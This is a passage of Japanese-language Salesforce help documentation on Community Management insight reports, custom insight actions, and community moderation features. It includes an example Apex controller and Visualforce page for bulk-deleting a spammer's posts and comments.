
関連トピック:

- [コミュニティ管理] でのインサイトの表示とカスタマイズ
- [コミュニティ管理] でのダッシュボードの参照

コミュニティエンゲージメント向けのインサイト

インサイトとは、コミュニティマネージャが活動を監視し、その活動に対してアクションを実行するのに役立つレポートのことです。インサイトを使用すると、日常的なモデレーション作業の管理、コミュニティエンゲージメントの促進、メンバー導入の推進が簡単になります。新規メンバー、未回答の質問、新規作成されたグループ、トレンドトピック、さらには最新の Chatter 寄稿も監視するようにインサイトを設定できます。

例: 新規メンバーを追跡するように設定されたインサイトレポートでは、コミュニティマネージャが新規メンバーのプロファイルにすばやく移動し、ようこそメッセージを送信できます。




また、インサイトページからドロップダウンメニューを使用して、メンバーに関するその他のレポートに直接アクセスすることもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



ヒント: 設定作業を自分で行う必要はありません。AppExchangeからダウンロードできるSalesforce Communities Management パッケージで、標準のインサイトを取得します。事前設定されたインサイトレポートを使用するには、コミュニティで Chatter を使用する必要があります。

パッケージで提供されるインサイトレポートは 100% カスタマイズ可能です。デフォルトのインサイトページ名、レポートフォルダの対応付け、さらにはインサイトレポートの列と検索条件をいつでも変更できます。パッケージ内容のカスタマイズや変更について懸念する必要はありません。ご安心ください。

コミュニティマネージャのインサイトの有効化および対応付け

コミュニティマネージャはインサイトレポートを使用して最近の活動を監視し、その活動に対してアクションを実行できます。設定と稼働を迅速に行うには、AppExchangeパッケージの事前設定されたインサイトを使用します。また、独自のインサイトを作成して対応付けることもできます。各コミュニティは、独自のインサイトを持つことができます。

[コミュニティ管理] に表示するインサイトの作成

[コミュニティ管理] に表示する独自のインサイトを作成できます。コミュニティで使用できるカスタムレポートタイプに基づいてインサイトレポートを作成することをお勧めします。

[コミュニティ管理] のインサイトへのカスタムアクションの作成

コミュニティのインサイトレポートとカスタムアクションにより、より多くの作業を実行できます。スパム送信者がコミュニティを攻撃しているとします。カスタムアクションを作成して使用し、スパム送信者の投稿とコメントをすべて 1 回クリックするだけで削除できるようにします。インサイトのカスタムアクションは、標準オブジェクトとカスタムオブジェクトで動作します。

[コミュニティ管理] でのインサイトの表示とカスタマイズ

[コミュニティ管理] でインサイトを使用し、最近のコミュニティの活動を監視してアクションをすぐに実行します。インサイトでは、日常的なモデレーション作業を管理し、コミュニティでの採用とエンゲージメントを把握できます。

コミュニティマネージャのインサイトの有効化および対応付け

コミュニティマネージャはインサイトレポートを使用して最近の活動を監視し、その活動に対してアクションを実行できます。設定と稼働を迅速に行うには、AppExchange パッケージの事前設定されたインサイトを使用します。また、独自のインサイトを作成して対応付けることもできます。各コミュニティは、独自のインサイトを持つことができます。

インサイトページは、内部組織のレポートフォルダに対応付けられます。そのフォルダに含まれるすべてのレポートは、インサイトページのドロップダウンメニューに表示されます。内部組織のレポートフォルダでのインサイトレポートの追加または削除によって、[コミュニティ管理]のインサイトページが更新されます。インサイトページでは、［作成者］や［グループ名］などのレポート項目へのリンクが自動的に作成されます。投稿、コメント、メッセージでは、コンテンツをページに直接表示することもできます。

ヒント: AppExchange からダウンロードできる Salesforce Communities Management パッケージで、標準のインサイトを取得します。事前設定されたインサイトレポートを使用するには、コミュニティで Chatter を使用する必要があります。

パッケージをインストールすると、レポートフォルダが内部組織に自動的にインストールされます。インサイトが以前に対応付けられていない場合は、パッケージにより自動的に対応付けられます。デフォルトの対応付けはいつでも変更できます。

[コミュニティ管理]でインサイトを対応付けまたは更新するには、次の手順を実行します。

1. [コミュニティ管理] を開きます。
2. [エンゲージメント] > [設定] をクリックします。
3. 各インサイトページに名前を付け、ページに対応付けるレポートフォルダを選択します。

   最大 10 個のインサイトページを [コミュニティ管理] に対応付けることができます。

   コミュニティマネージャがインサイトレポートを表示できるようにするため、対応付けられたレポートフォルダをコミュニティマネージャと必ず共有してください。
4. [保存] をクリックします。

   コミュニティマネージャが [コミュニティ管理] の [エンゲージメント] セクションを展開すると、インサイトページがコミュニティマネージャに表示されます。

変更内容を確認します。[エンゲージメント]をクリックし、各インサイトページの名前をクリックします。ドロップダウンメニューを使用して、各ページに対応付けられたレポートを確認します。

Salesforce Communities Management パッケージをインストールした場合、モデレーション関連のインサイトレポートも、[コミュニティ管理] の [モデレーション] セクションでページに対応付けられます。[モデレーション] セ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[コミュニティ管理]でインサイトを対応付ける

- 「コミュニティの管理」または「コミュニティの作成および設定」

  および

  「公開フォルダのレポートを管理」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

クションのページ名は、[エンゲージメント]セクションのページ名とは異なり、変更したり対応付けを解除したりすることはできません。

関連トピック:

レポートフォルダまたはダッシュボードフォルダの共有

[コミュニティ管理] に表示するインサイトの作成

[コミュニティ管理]に表示する独自のインサイトを作成できます。コミュニティで使用できるカスタムレポートタイプに基づいてインサイトレポートを作成することをお勧めします。

ヒント: AppExchange からダウンロードできる Salesforce Communities Management パッケージで、標準のインサイトを取得します。事前設定されたインサイトレポートを使用するには、コミュニティで Chatter を使用する必要があります。

[コミュニティ管理]に表示するインサイトを作成するには、次のプロセスを使用します。

1. ネットワークオブジェクトに基づいてカスタムレポートタイプを作成します。

   [コミュニティ管理] では、ネットワークオブジェクトに基づいたレポートにのみコミュニティ固有の情報が表示されます。

   メモ: 他のオブジェクトに基づいてレポートを作成し、[コミュニティ管理] で公開することができます。その場合、レポートを表示しているコミュニティだけでなく、組織全体のデータが表示されます。

   - 主オブジェクトとして [ネットワーク] を選択します。
   - 子オブジェクトを選択します。
     - Chatter メッセージ
     - フィードリビジョン
     - グループ
     - ネットワーク監査
     - ネットワーク活動総計値 (日次)
     - ネットワークのフィードリビジョン
     - ネットワークメンバー
     - ネットワークメンバーシップ総計値 (日次)
     - ネットワークモデレーション
     - ネットワーク公開利用状況総計値 (日次)
     - ネットワークユニーク寄稿者総計値 (日次)
     - おすすめ総計値
     - トピックの割り当て

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成する
- 「カスタムレポートタイプの管理」

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

レポートフォルダを作成および共有する
- 「公開フォルダのレポートを管理」

- トピック
- 未公開フィードエンティティ

2. カスタムレポートタイプを使用して、インサイトレポートを作成します。

   インサイトレポートは、次の要件を満たす必要がある点を除き、他のレポートと同じです。

   - 表形式ベースのレポートである必要がある。
   - レポートにページネーションが含まれていない。
   - [コミュニティ管理] には最初の 2,000 行しか表示されないため、レポートで 2,000 行以下のみが返されるようにすることをお勧めします。
   - コメントの [承認] および [削除] アクションを表示するには、FeedCommentID 列をインサイトレポートに追加する必要があります。

   レポートをネットワーク ID で絞り込まず、表示しているコミュニティのデータが動的にレポートに表示されるようにしてください。ネットワーク ID 検索条件をレポートに追加すると、どのコミュニティでレポートを表示しているかに関係なく、そのネットワーク ID を持つコミュニティのデータのみがレポートに表示されます。

3. [コミュニティ管理] で対応付けに使用する新しいレポートフォルダにレポートを保存します。

   インサイトページごとに別個のレポートフォルダを作成することをお勧めします。たとえば、*「インサイトメンバー」*というレポートフォルダと*「インサイトモデレーション」*というレポートフォルダを作成します。

   インサイトページは、内部組織のレポートフォルダに対応付けられます。そのフォルダに含まれるすべてのレポートは、インサイトページのドロップダウンメニューに表示されます。内部組織のレポートフォルダでのインサイトレポートの追加または削除によって、[コミュニティ管理] のインサイトページが更新されます。

4. インサイトレポートフォルダをコミュニティマネージャと共有します。
5. [コミュニティ管理] で [エンゲージメント] > [設定] をクリックし、インサイトページをレポートフォルダに対応付けます。

コミュニティマネージャが [コミュニティ管理] にアクセスすると、対応付けられた [エンゲージメント] ページのドロップダウンメニューにインサイトレポートが表示されます。

メモ: Developer Edition や Sandbox 組織で使用できないインサイトもあります。

関連トピック:

- カスタムレポートタイプの作成
- レポートの作成
- コミュニティ活動の追跡
- レポートフォルダまたはダッシュボードフォルダの共有
- [コミュニティ管理] のインサイトへのカスタムアクションの作成

[コミュニティ管理] のインサイトへのカスタムアクションの作成

コミュニティのインサイトレポートとカスタムアクションにより、より多くの作業を実行できます。スパム送信者がコミュニティを攻撃しているとします。カスタムアクションを作成して使用し、スパム送信者の投稿とコメントをすべて 1 回クリックするだけで削除できるようにします。インサイトのカスタムアクションは、標準オブジェクトとカスタムオブジェクトで動作します。

レポートの [インサイト] アクションをクリックすると、Visualforce ページによってバックグラウンドでアクションが実行されます。Visualforce ページは、標準コントローラや標準リストコントローラを使用して、標準オブジェクトまたはカスタムオブジェクトにリンクされます。

インサイトのカスタムアクションを作成する手順の概要は、次のとおりです。

1. Visualforce ページを作成します。

   次のオプションを使用できます。

   - 標準コントローラの使用

     Visualforce ページを作成して、Salesforce の標準的なページで使用するものと同じ機能およびロジックを含めるには、このオプションを選択します。たとえば、標準取引先コントローラを使用する場合、Visualforce ページで [保存] ボタンをクリックすると、標準の取引先編集ページで [保存] をクリックした場合と同じ動作が行われます。

   - 標準リストコントローラの使用

     Visualforce ページを作成して、レコードセットを表示したり操作したりできるようにするには、このオプションを選択します。レコードセットを使用する既存の Salesforce ページの例として、リストページ、関連リスト、一括アクションページなどがあります。

   - Apex を使用するコントローラ拡張の使用

     新しい機能の公開、アプリケーションによるナビゲーションのカスタマイズ、コールアウトまたは Web サービスの使用を行う場合、またはページの情報にアクセスする方法についてより詳細な制御が必要な場合は、このオプションを選択します。

   すべてのオプションは、標準オブジェクトとカスタムオブジェクトで動作します。

   これらのオプションについての詳細は、『Visualforce 開発者ガイド』を参照してください。

2. カスタムアクションをインサイトレポートに追加します。

   アクションは、レポートで返されたデータに基づいて表示されます。アクションに必要なデータを現在返しているレポートがあることを確認してください。

   a. [コミュニティ管理] で、新しいカスタムアクションを適用するインサイトレポートに移動します。

   b. レポートで ⚙ をクリックし、カスタムアクションを選択リストから追加します。

3. ユーザに適切な権限があり、ユーザがカスタムアクションを完了できることを確認します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Visualforce ページを作成、編集、および設定する
- 「アプリケーションのカスタマイズ」

カスタム Visualforce コントローラを編集する
- 「Apex 開発」

カスタムアクションの設定方法に応じて、ユーザはアクションの実行後にインサイトページに留まるか、内部組織のページにリダイレクトされます。インサイトの標準アクションとは異なり、ユーザはカスタムアクションの標準的な成功または失敗のメッセージを受け取りません。

例: 次に、コミュニティメンバーからすべての活動を削除するカスタムアクションの例を示します。このカスタムアクションは、スパム攻撃後にコミュニティをクリーンアップする場合に役立ちます。

Apex クラスを使用してカスタムコントローラ拡張を作成し、Visualforce ページで使用します。次の `DeleteAllActivityControllerExtension` クラスは、カスタムコントローラ拡張の例です。

```
public with sharing class DeleteAllActivityControllerExtension {

    private List<Id> ids;
    private String retURL;
    private Database.DeleteResult[] deleteResult = null;
    private Map<String, String> resultMap;
    private String success = 'success';
    private String failure = 'failure';

   public DeleteAllActivityControllerExtension(ApexPages.StandardController controller)
 {
        resultMap = new Map<String, String>();
        /* The IDs you select on the Insights page are stored in a comma separated
string of IDs.
        This string is passed in a parameter called "idsList" */
        String idsList = ApexPages.currentPage().getParameters().get('idsList');
       //The return URL to the Insights page is passed in a parameter called "retURL"

        retURL = ApexPages.currentPage().getParameters().get('retURL');
        ids = idsList.split(',');
    }

    public PageReference deleteAllActivity() {
        deleteFeedPosts();
        deleteFeedComments();
        //Include these two lines of code to be redirected to the Insights page after
 you click the action.
        PageReference retPage = new PageReference(retURL);
        retPage.setRedirect(true);
        Integer failureCount = calculateFailureCount();
        Integer successCount = ids.size() - failureCount;
        retPage.getParameters().put(success, String.valueOf(successCount));
        retPage.getParameters().put(failure, String.valueOf(failureCount));
        return retPage;
   }

   private void deleteFeedPosts() {
        List<FeedItem> feedItems = [Select Id, CreatedById FROM FeedItem WHERE
CreatedById IN :ids];
        deleteResult = Database.delete(feedItems, false);
        //Update the resultMap with failures to calculate the failureCount
        if(deleteResult != null) {
            for(Integer i=0;i < deleteResult.size();i++) {
                if (!deleteResult.get(i).isSuccess()) {
```

```
                    for(Database.Error error : deleteResult.get(i).getErrors()) {
                        resultMap.put(string.valueOf(feedItems.get(i).CreatedById),
failure);
                    }
                }
            }
        }
    }

    private void deleteFeedComments() {
        List<FeedComment> feedComments = [Select Id, CreatedById FROM FeedComment WHERE
 CreatedById IN :ids];
        deleteResult = Database.delete(feedComments, false);
        //Update the resultMap with failures to calculate the failureCount
        if(deleteResult != null) {
            for(Integer i=0;i < deleteResult.size();i++) {
                if (!deleteResult.get(i).isSuccess()) {
                    for(Database.Error error : deleteResult.get(i).getErrors()) {
                       resultMap.put(string.valueOf(feedComments.get(i).CreatedById),
 failure);
                    }
                }
            }
        }
    }

    private Integer calculateFailureCount() {
        Integer failureCount = 0;
        for (String result : resultMap.values()) {
            if (failure == result) {
                failureCount++;
            }
        }
        return failureCount;
    }

}
```

このコードでは、[すべての活動を削除] ボタンがインサイトレポートに作成されます。このボタンにより、選択したメンバーのすべての投稿とコメントが削除されます。すべての非公開メッセージとファイルも削除する場合は、コードを拡張できます。

メモ:

- このコード例には権限チェックが含まれていません。このカスタムアクションは、システム管理者でのみ動作します。
- インサイトレポートで選択した項目の ID は、`idsList` パラメータを使用して Visualforce ページに渡されます。

次の Visualforce マークアップは、カスタムコントローラ拡張をページ内で使用する方法を示します。

```
<apex:page standardController="User"
extensions="DeleteAllActivityControllerExtension" action="{!deleteAllActivity}"
/>
```

関連トピック:

Salesforce ヘルプ: グローバルカスタムアクションとしての Visualforce ページ

Visualforce 開発者ガイド: 標準コントローラ

Visualforce 開発者ガイド: 標準リストコントローラ

Visualforce 開発者ガイド: コントローラ拡張の作成

[コミュニティ管理] でのインサイトの表示とカスタマイズ

[コミュニティ管理]でインサイトを使用し、最近のコミュニティの活動を監視してアクションをすぐに実行します。インサイトでは、日常的なモデレーション作業を管理し、コミュニティでの採用とエンゲージメントを把握できます。

各インサイトページには複数のインサイトレポートが含まれます。これらのレポートには、ページのドロップダウンメニューを使用してアクセスできます。インサイトページでは、［作成者］や［グループ名］などのレポート項目へのリンクが自動的に作成されます。投稿、コメント、メッセージでは、コンテンツをページに直接表示することもできます。

インサイトは強力なツールであり、これを使用して一括アクションを実行できます。たとえば、スパム送信者がコミュニティを攻撃した場合は、不快な投稿をすべて選択して [投稿を削除] をクリックできます。

重要: インサイトの一部のアクションでは、特別な権限が必要です。アクションを実行できない場合は、システム管理者に問い合わせてください。

1. [コミュニティ管理] を開きます。
2. [エンゲージメント] または [モデレーション] をクリックします。

   メモ: システム管理者は、インサイトページを対応付けます。[エンゲージメント] セクションが表示されないか、[モデレーション] セクションにインサイトページが含まれていない場合は、システム管理者がまだ対応付けしていません。

   レポートフォルダが対応付けられたページは、セクションを展開すると表示されます。
3. 表示するインサイトページをクリックします。
   - その他のインサイトレポートにアクセスするには、ドロップダウンメニューを使用します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

[コミュニティ管理] でインサイトを表示する
- 「コミュニティ管理にアクセス」または「コミュニティの管理」または「コミュニティの作成および設定」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

インサイトレポートをカスタマイズする
- 「レポートの作成とカスタマイズ」



- アクションを実行します。最初の2つのアクションのみページに表示されます。アクションをさらに表示するには、表示されているアクションの横にある をクリックします。1回に最大100行を選択できます。
- 相対的な日付範囲とカスタム日付範囲でレポートを絞り込むには、ドロップダウン日付検索条件を使用します。常時、今週、今月、先月、今日、昨日、過去7日間、過去30日間のうちいずれかの相対日付範囲を選択してください。また、独自のカスタム日付範囲を入力することもできます。
- レポートを特定の列で並び替えるには、列ヘッダーをクリックします。レポートの並び替え順(昇順または降順)が列の矢印で示されます。
- レポートの編集またはカスタマイズを行うには、 をクリックし、内部組織でレポートを開きます。列の追加や削除を行ったりレポート検索条件を更新したりするなど、レポートをカスタマイズしてコミュニティのニーズに合わせます。

  レポートをネットワークIDで絞り込まず、表示しているコミュニティのデータが動的にレポートに表示されるようにしてください。ネットワークID検索条件をレポートに追加すると、どのコミュニティでレポートを表示しているかに関係なく、そのネットワークIDを持つコミュニティのデータのみがレポートに表示されます。

- ページに割り当てられたアクションを編集するには、 をクリックして[インサイトアクションの編集]ページを開きます。

  インサイトレポートに表示されるアクションは、レポートで返されたデータに基づいて表示されます。たとえば、レポートがユーザに関するデータを返した場合、[メンバーを凍結]および[メンバーを凍結解除]アクションが表示されます。レポートがデータを返すのを停止した場合、アクションは削除されません。ただし、アクションを更新するときに、一部が不適切であることが通知されます。

  インサイトレポートごとに独自のアクションを含めることができます。これらのアクションはいつでも編集できますが、インサイトレポートには少なくとも1つのアクションが必要です。[インサイトアクションの編集]ページの選択リストに表示されるアクションは、カスタムアクションも含めすべてレポートで使用可能な、適切なアクションです。

[コミュニティ管理]のインサイトレポートは、アクセスすると自動的に更新されます。強制的に更新することもできます。

関連トピック:

[コミュニティ管理]のインサイトへのカスタムアクションの作成
インサイトとダッシュボードの違いは?

コミュニティモデレーションの戦略およびツール

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティモデレーションを使用すると、コンテンツの監視をコミュニティメンバーに許可し、適切で関連性のあるコンテンツであることを確認できます。モデレーションを自動化するルールを設定し、面倒な作業を自動で実行します。

モデレーションはコミュニティの発展に不可欠です。コミュニティ内のメンバーとコンテンツが適切かつ有益であることを、積極的、継続的に確認するモデレータが必要です。また、不適切あるいは攻撃的とみなされる内容を見つけた場合に指摘することをメンバーに許可する必要もあります。

コミュニティモデレーションでは、次のことができます。

- コミュニティを綿密に監視できるようにするため、特定のユーザをモデレータに指定する
- 不適切かスパムである投稿、コメント、ファイル、およびメッセージのフラグ設定をメンバーに許可する
- フラグ付き項目の確認および対応 (投稿、コメント、またはファイルの削除など) をモデレータに許可する
- グループの所有者およびマネージャに自分のグループ内でのモデレートを許可する
- 投稿やコメントなど、メンバーが生成したコンテンツのキーワードを自動的にブロック、フラグ設定、および置き換えるルールと条件を作成する
- 特定のメンバーのコンテンツを確認して承認するルールを作成する
- コミュニティ内でのフラグ設定とモデレーション活動を追跡する

コミュニティで許可されるファイルのサイズおよび種類を制限するには、[管理] > [個人設定] ページに移動します。

コミュニティのモデレーション活動についてレポートするには、事前設定済みの監査インサイトレポートを使用できます。これは Salesforce Communities Management パッケージで提供されます。API を使用してフラグが設定されたコンテンツや活動をクエリしたり、`Networks` を主オブジェクトとして使用してカスタムレポートタイプを作成したりすることもできます。Salesforce Communities Management パッケージについての詳細は、「ダッシュボードおよびインサイトパッケージを使用したコミュニティのレポート」を参照してください。

コミュニティに高度なカスタムモデレーションロジックを作成する場合は、コンテンツにフラグを設定するトリガを作成できます。カスタムトリガはバックグラウンドで実行されるため、コンテンツのフラグ設定をメンバーに許可する必要はありません。

組織でトランザクションセキュリティを使用している場合は、コミュニティモデレーションによって一部の同じ機能が提供されます。トランザクションセキュリティとコミュニティモデレーションは同時に使用できます。

[モデレーションの概要] ページを使用したコミュニティ活動の追跡

[コミュニティ管理]の[モデレーションの概要]ページには、モデレーションインサイトがクリック可能なタイルに配置されています。コミュニティのモデレーション活動の全体像を一目で確認し、日常的なモデレーション作業に対するアクションを実行できます。

コミュニティでのメンバーによる項目のフラグ設定の有効化

コミュニティでフラグ設定を有効にして、メンバーが不適切と判断した投稿、コメント、ファイル、およびメッセージにフラグを設定できるようにします。

コミュニティモデレーション条件

キーワードやメンバーのグループを定義する条件を作成します。条件をルールで使用して、投稿やコメントなど、メンバーが生成するコンテンツをモデレートします。

コミュニティモデレーションルール

メンバーが生成したコンテンツをモデレートするためにコミュニティ用のルールを作成および変更します。各ルールには、ルールの適用対象となるメンバー生成コンテンツ、ルールを適用する条件、および実行するモデレーションアクションを指定します。モデレーションルールは、コミュニティをスパム、ボット、攻撃的または不適切なコンテンツから保護します。

コミュニティの投稿およびコメントの確認と承認

コンテンツを確認し、承認する事前モデレーションルールによって、非準拠または不適切なコンテンツがコミュニティ内のすべてのユーザにすぐに表示されないようにできます。確認待機中の投稿およびコメントはコミュニティフィードには表示されず、著者とコミュニティモデレータのみがフィードで参照できます。著者は待機中の投稿とそれに対する待機中のコメントを両方とも投稿していれば表示できます。ルールを設定すると、モデレータは直接コミュニティフィードで、または [コミュニティ管理] でコンテンツを承認できます。

コミュニティのフラグ付き投稿およびコメントのモデレート

コミュニティモデレータは、コミュニティのメンバーが不適切とフラグ付けした投稿とコメントのリストを確認し、対応策を実行できます。グループ所有者またはグループマネージャは、各自のグループの項目のフラグを表示し、対応策を実行できます。

コミュニティでフラグが設定されたファイルのモデレート

コミュニティモデレータは、コミュニティのメンバーが不適切またはスパムとフラグ付けしたファイルのリストを確認し、対応策を実行できます。グループ所有者またはグループマネージャは、各自のグループのファイルのフラグを表示し、対応策を実行できます。

コミュニティのフラグが設定された非公開メッセージのモデレート

コミュニティのモデレータは、コミュニティのメンバーが不適切またはスパムとしてフラグ設定したChatterメッセージのリストを確認して、対応策を実行できます。

項目にフラグを設定する Apex トリガの設定

トリガを使用して、コミュニティで項目に自動的にフラグを設定する高度なカスタムモデレーションロジックを作成します。

関連トピック:

- コミュニティモデレータの割り当て
- コミュニティマネージャの割り当て

[モデレーションの概要] ページを使用したコミュニティ活動の追跡


[コミュニティ管理]の[モデレーションの概要]ページには、モデレーションインサイトがクリック可能なタイルに配置されています。コミュニティのモデレーション活動の全体像を一目で確認し、日常的なモデレーション作業に対するアクションを実行できます。

例: すべてのフィードコメントフラグを表示するには、[フィードコメントフラグ]をクリックし、フィードコメントフラグインサイトレポートに直接移動します。インサイトレポートから直接フラグ付きコメントを一括して承認したり、削除したりできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



ヒント: 設定作業を自分で行う必要はありません。AppExchange からダウンロードできる Salesforce Communities Management パッケージで、標準のインサイトを取得します。事前設定されたインサイトレポートを使用するには、コミュニティで Chatter を使用する必要があります。

パッケージで提供されるインサイトレポートは 100% カスタマイズ可能です。デフォルトのインサイトページ名、レポートフォルダの対応付け、さらにはインサイトレポートの列と検索条件をいつでも変更できます。パッケージ内容のカスタマイズや変更について懸念する必要はありません。ご安心ください。

コミュニティでのメンバーによる項目のフラグ設定の有効化

コミュニティでフラグ設定を有効にして、メンバーが不適切と判断した投稿、コメント、ファイル、およびメッセージにフラグを設定できるようにします。

ユーザインターフェースでユーザがコンテンツにフラグを設定できるようにするには、組織でコミュニティモデレーションが有効になっている必要があります。コンテンツのフラグ設定を許可するオプションが表示されない場合は、システム管理者にお問い合わせください。

この設定は、API を使用して項目をフラグ設定またはモデレートする場合には必要ありません。

項目にフラグが付けられると、コミュニティモデレータはその項目を確認して対応できます。モデレータは、コミュニティメンバーによるフラグ設定が無効な場合でも、引き続き項目にフラグを設定することができます。

1. [コミュニティ管理] を開きます。
2. [管理]>[個人設定]をクリックして、［メンバーにコンテンツのフラグの設定を許可］を選択します。
3. [保存] をクリックします。

コミュニティでこの設定を有効にすると、次のようになります。

- メンバーは［不正フラグを設定］オプションを使用して、投稿、コメント、およびファイルにフラグを設定できる。
- メンバーは、Chatterの[私のメッセージ]ページでコミュニティ内からメッセージにフラグを設定できる。メンバーがメッセージのメール通知を有効にした場合は、メールからメッセージにフラグを直接設定することもできます。メンバーがフラグを設定できるのは、メンバーになっているコミュニティから送信されたメッセージのみです。

  メモ: パートナーポータル、カスタマーポータル、内部組織、および Salesforce1 では、メッセージにフラグを設定することはできません。

- グループの所有者およびマネージャは、自分が所有または管理するグループをモデレートできる。

コミュニティに高度なカスタムモデレーションロジックを作成する場合は、コンテンツにフラグを設定するトリガを作成できます。カスタムトリガはバックグラウンドで実行されるため、コンテンツのフラグ設定をメンバーに許可する必要はありません。

関連トピック:

コミュニティモデレータの割り当て

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティでのユーザによる項目のフラグ設定を有効化する

- 「コミュニティの作成および設定」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

コミュニティモデレーション条件

キーワードやメンバーのグループを定義する条件を作成します。条件をルールで使用して、投稿やコメントなど、メンバーが生成するコンテンツをモデレートします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用事例を計画する

メンバー条件を作成する前に、使用目的を検討します。

- コミュニティをボットやスパム送信者から保護しますか?ほとんどのスパム送信者は参加直後に攻撃を行います。メンバー条件をユーザの作成日に基づいて設定します。
- メンバーの最初の投稿を確認しますか?まだコミュニティに寄稿していないユーザを対象とするメンバー条件を設定します。
- コミュニティでの内部ユーザの活動をモデレートしますか? 内部ユーザのみを含めるメンバー条件を設定します。
- パートナーが初めて寄稿したら通知を受け取りますか? まだコミュニティに寄稿していないパートナーユーザのみを含めるメンバー条件を設定します。

コンテンツ条件を作成する前に、何をモデレートするかを検討します。

- 冒涜的な言葉や俗語をモデレートしますか? 関連語句のグループごとに、個別のキーワードリストを設定してください。
- 競合商品の名前をアスタリスクで置き換えますか? 競合商品のみのキーワードリストを作成してください。
- HIPAA コンプライアンスのコンテンツを監視しますか? HIPAA 違反の可能性について警告するキーワードリストを作成してください。

コミュニティをモデレートするコンテンツ条件の作成

コミュニティでの使用を禁止する不適切な言葉やコンテンツを定義するコンテンツ条件を作成、変更します。コンテンツ条件をルールで使用して、投稿やコメントなど、メンバーが生成するコンテンツをモデレートします。

コミュニティをモデレートするメンバー条件の作成

